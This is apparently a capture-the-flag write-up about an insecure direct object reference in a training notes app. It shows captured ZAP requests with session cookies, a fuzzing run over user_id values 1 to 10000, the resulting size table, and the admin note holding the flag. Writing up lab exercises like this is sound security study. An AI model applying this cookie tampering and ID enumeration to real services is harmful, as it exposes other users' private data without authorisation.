
Security Problem:
This web app has multiple security issues. It's basically a notes app where you can register and create notes for yourself. The app uses a cookie called user_id, so it can map the notes to the user they belong. Now the problem is, that if I change the value of my cookie user_id to another existing user_id I am able see the notes of this user. The second problem is that the values of the user_id is just a small number and it doesn't seem to be really random, therefore the user_id can be easily guessed.

How I exploited the vulnerability:
First I analyzed the traffic and catched the following request with OWASP ZAP:


```
GET https://aef58f63-dfa7-4b6c-ac9f-9d1ab0aa1378.idocker.vuln.land/api/get_notes
HTTP/1.1
Host: aef58f63-dfa7-4b6c-ac9f-9d1ab0aa1378.idocker.vuln.land
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Referer: https://aef58f63-dfa7-4b6c-ac9f-9d1ab0aa1378.idocker.vuln.land/dashboard
content-type: application/x-www-form-urlencoded
Connection: keep-alive
Cookie:
auth_cookie=eb0b6beb57d7dd55f8bcd5bda33d21786e968fff91b11aee9537515ad39f34ff;
user_id=4354
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

This request returns the notes of a specific user in this case of the user with user_id=4354 which is the user that I am currently logged in with. In the next step I used the Fuzzer-function of Zap in order to create multiple GET-Request with the a payload of numbers from 1 to 10000 as the user_id.



```
Referer:
https://aef58f63-dfa7-4b6c-ac9f-9d1ab0aa1378.idocker.vuln.land/dashbo
ard
content-type: application/x-www-form-urlencoded
Connection: keep-alive
Cookie: auth_cookie=
eb0b6beb57d7dd55f8bcd5bda33d21786e968fff91b11aee9537515ad39f34ff;
user_id=4354
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```


After executing the Fuzzer I sorted the messages depending on the size of the response body. Then I checked the outlayers and discovered that the response to the request with the user_id = 83 got an much smaller response body size of 97 Byte than usual.




Messages Sent: 10000 Fehler: 0 Fehler anzeigen

Task ID	Message Type	Code	Grund	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Zustand	Payloads
9'994	Fuzzed	200 OK		20 ms	156 Byte	1'723 Byte			9994
9'993	Fuzzed	200 OK		21 ms	156 Byte	1'723 Byte			9993
9'995	Fuzzed	200 OK		15 ms	156 Byte	1'723 Byte			9995
9'997	Fuzzed	200 OK		16 ms	156 Byte	1'723 Byte			9997
9'996	Fuzzed	200 OK		20 ms	156 Byte	1'723 Byte			9996
9'998	Fuzzed	200 OK		12 ms	156 Byte	1'723 Byte			9998
9'999	Fuzzed	200 OK		16 ms	156 Byte	1'723 Byte			9999
10'000	Fuzzed	200 OK		15 ms	156 Byte	1'723 Byte			10000
83	Fuzzed	200 OK		30 ms	146 Byte	97 Byte			83
0	Original	200 OK		56 ms	146 Byte	44 Byte	Niedrig		
4'354	Fuzzed	200 OK		18 ms	146 Byte	44 Byte			4354

After analyzing the response, I found out that this was the response respectively the secret admin note with the flag we were searching for **N0tes_N0t_so_S3cure_1861215**



```
HTTP/1.1 200 OK
Content-Length: 97
Content-Type: application/json
Date: Fri, 21 Oct 2022 05:34:58 GMT
Server: Werkzeug/2.0.1 Python/3.8.10
```



```
["Hello, this is a super secure admin note","buy some eggs","flag{N0tes_N0t_so_S3cure_1861215}"]
```